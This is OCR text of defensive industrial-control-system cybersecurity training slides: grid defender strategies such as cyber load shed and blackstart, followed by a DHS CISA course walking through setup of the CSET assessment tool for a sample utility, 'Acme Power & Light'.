
Altering any element affects the overall security of the system. Each element has dependencies and affects the security of the other elements of the overall system.




Foundation
Develop sound policies and procedures

Foundation
Invest in People

Take Action!


Workforce: Staffing investments and training
Inventory: Know your assets: HW, SW, and Configuration
Access Control: Electronic and Physical
System Hardening: Asset configuration limited to required elements
Event and Incident Response: Logging, monitoring, and responding to events of interest
Malware Defense: Detection and Prevention
Account Management
Recovery Capabilities
Effect of Attack
Defender Actions Focused on Minimizing the Effect of the Attack
Disruption Activities

Opportunities to Disrupt



Lessons Learned

- Training
- Planning and Analysis
- Load Shed
- EOP
- Blackstart

Translated

- **Cyber contingency analysis** (Continuous analysis and preparing the system for the next event)
- **Cyber failure planning** (Modeling and testing cyber system response to network and asset outages)
- **Cyber conservative operations** (Intentionally eliminating planned and unplanned changes, as well as stopping any potentially impactful processes)
- **Cyber load shed** (Eliminating all unnecessary network segments, communications, and cyber assets that are not operationally necessary)
- **Cyber RCA** (Root Cause Analysis forensics to determine how an impactful event occurred and ensure it is contained)
- **Cyber blackstart** (Cyber asset base configurations and bare metal build capability to restore the cyber system to a critical service state)
- **Cyber mutual aid** (Ability to utilize ISACs, peer utilities, law enforcement and intelligence agencies, as well as contractors and vendors to respond to large scale events)

Prepare to Defend the Effect

Component	Mitigation N	Mitigation N+1	Mitigation N+X
Spear phish	Training	Filter	System Spec
Credential Theft	Remediate PW	Defense in Depth	Protection Devices
VPN Access	Strengthen	Trust	RCA / EOP
Workstation Remote Access	Harden	Manage	Conservative Operations / Sectionalizing
Control and Operate	App Security	Communication	Manual Operations / Load Shed
Tools and Tech	Eliminate	Device	Black Start / Mutual aid

Ten items for your to do list

1. Register and test E-ISAC access
2. Contact local FBI & ICS-CERT
3. Review internal IR plans
4. Review alerts, documents, and NERC Level 2 alert response progress
5. Identify and review electronic access points
6. Develop procedure to disconnect
7. Review / develop full system restore capabilities
8. Participate in exercises
9. Work with NERC training staff to train operators
10. Ask for help

питання

Questions

CYBERFIRE

Cyber Security Evaluation Tool (CSET)

Gary Finco

CYBERFIRE

CISA
CYBER+INFRASTRUCTURE

Gary J Finco
Senior ICS Cybersecurity Instructor
DHS CISA Training

CSET® Download

- Download CSET® - https://github.com/cisagov/cset/releases
- Click on “CSETStandAlone.exe (this will take ~10-15 min)
- This will put the executable in the “download” folder
- Create a folder for today’s CSET® work and move the executable to that folder.


Where do I start?
Where do I stand now?
What are my priorities?

CSET® Capabilities

What CSET® CAN do:


- Provide a consistent means of evaluating a control system network as part of a comprehensive cybersecurity evaluation
- Specify cyber security recommendations
- Report using standards-based information analysis
- Provide a baseline cybersecurity posture

What CSET® CAN'T do:

- Validate accuracy of user inputs
- Ensure compliance with organizational or regulatory cybersecurity policies & procedures
- Ensure implementation of cybersecurity enhancements or mitigation techniques
- Identify all known cybersecurity vulnerabilities


Evaluation Process

Basic steps in the evaluation



Main Navigation

Main Navigation


CSET
Tools
Resource Library
Help
Gary Finco
Prepare
Assessment
Results
Assessment Name *
Cyber Fire 17
Assessment Date
10/27/2020
Facility Name
Acme Power & Light
City Or Site Name
Idaho Falls
State/Province/Region
ID
Assessment Options
Select the features that will be used to perform this assessment. Each feature can be expanded for additional information. More than one feature can be chosen for a more comprehensive assessment.
For help choosing assessment options and features see the additional information in the User Guide.
Maturity Model
Standard
Network Diagram
Next

Assessment Information

Contacts

Gary Finco
gary.finco@inl.gov
Administrator

Assessment Owner

+ Add Contact

Demographics

Sector: Energy Sector

Industry: Electric Power Generation, Transmission and Distribut

What is the gross value of the asset you are trying to protect?

< $10,000,000

What is the relative expected effort for this assessment?

Small (1-2 hour) assessment

Evaluation Process

Basic steps in the evaluation

Evaluation Team

A TEAM of participants is required to perform a successful evaluation

Type of Participant	Knowledge
Control Systems Engineer	Control systems
Configuration Manager	Systems management
Operations Manager	Business operations
IT Network Specialist	IT infrastructure
IT Security Officer	Policies & procedures
Risk Analyst or Insurance Specialist	Risk

Assessment Information

Contacts

Gary Finco
gary.finco@inl.gov
Administrator
Assessment Owner

Eric Cartman
eric.cartman@acme.com
User
Change Email Remove

Sal Gentrell
sal.gentrell@acme.com
User
Change Email Remove

Jill Moshino
jill.moshino@acme.com
User
Change Email Remove

Enoch Weng
enoch.weng@acme.com
User
Change Email Remove

Robert Feltern
robert.feltern@acme.com
User
Change Email Remove

Phil Garcia
phil.garcia@acme.com
User
Change Email Remove

CSET® Exercise 1

- Go to the CSET® work folder you created earlier.
- Run the CSET® executable.
- You should see the “Welcome to CSET” screen on page 7
- Select “Start a New Assessment”
- Now prepare your evaluation information (pages 8 – 12)

Evaluation Process

Basic steps in the evaluation

Security Assurance Level (SAL)

The Security Assurance Level or SAL determines the number of questions you will need to answer and level of rigor of the assessment. For example, a typical high SAL will contain 350-1000 questions where a low SAL will typically contain 30-350 questions, depending on the selected standard.

Current Security Assurance Level

Overall	Confidentiality	Integrity	Availability
Low	Low	Low	Low

Choose one of the three SAL methodologies below to determine the correct level for your assessment.

Simple | General Risk Based | NIST-60 / FIPS-199

Overall SAL

Low | Moderate | High | Very High

Overall	Confidentiality	Integrity	Availability
Low	Low	Low	Low

Overall SAL

Low Moderate High Very High

Confidentiality

This value relates to the importance of protecting information from unauthorized access. The more important it is that unauthorized users do not have access to the information the higher your SAL level.

Low Moderate High Very High

Integrity

This value relates to the the importance of the accuracy of information. The more important it is that information is kept consistent, accurate, and only changed by those authorized the higher your SAL level.

Low Moderate High Very High

Availability

This value relates to the importance of information being readily available.The more important it is to have your information available for use the higher your SAL level.

Low Moderate High Very High

CSET® Exercise 2

- Select the Security Assurance Level (SAL)
- Select “Simple” methodology
- Leave the SAL at “Low” for this first evaluation

Evaluation Process

Basic steps in the evaluation

CSET® Basis

Requirements derived from industry standards

NIST Special Publication 800-53	Recommended Security Controls for Federal Information Systems Revisions 3, 3 Appendix I (ICS Controls), 4, and 4 Appendix J
TSA Pipeline Security Guidelines	Transportation Security Administration (TSA) Pipeline Security Guidelines
NERC Critical Infrastructure Protection (CIP)	Reliability Standards CIP-002 through CIP-009, Revisions 3 and 4 Reliability Standards CIP-002 through CIP-011, Revision 5, Revision 6
DoD Instruction	**8500.2** Information Assurance Implementation **8510.01** Risk Management Framework
NIST Special Publication 800-82	Guide to Industrial Control Systems (ICS) Security, Revisions 1 and 2
Nuclear	**NRC Reg. Guide 5.71** Cyber Security Programs for Nuclear Facilities **NEI 08-09:** Cybersecurity Plan for Nuclear Power Reactors
CFATS RBPS 8- Cyber	Chemical Facilities Anti-Terrorism Standard, Risk-Based Performance Standards Guidance 8 – Cyber, 6 CFR Part 27
NIST Cybersecurity Framework	Executive Order 13636, "Improving Critical Infrastructure Cybersecurity," Cybersecurity Framework V1.1
CNSSI 1253 and Draft ICS Overlay	Committee on National Security Systems Instruction (CNSSI) No. 1253, with Draft Industrial Control Systems Overlay

Cybersecurity Standards Selection

Select a standard from the list below to define the questions you will answer during the assessment. Standards in bold text are recommended based on your demographic information.

I want to do a basic assessment instead

Requirements	Questions
62	158

Chemical, Oil, and Natural Gas

- [ ] CFATS Risk-Based Performance Standards Guide 8-Cyber
- [ ] INGAA Control Systems Cyber Security Guidelines for the Natural Gas Pipeline Industry
- [ ] CIS Controls Version 6

Custom

- [ ] Cybersecurity Maturity Model Certification 1.02

DoDI and CNSSI

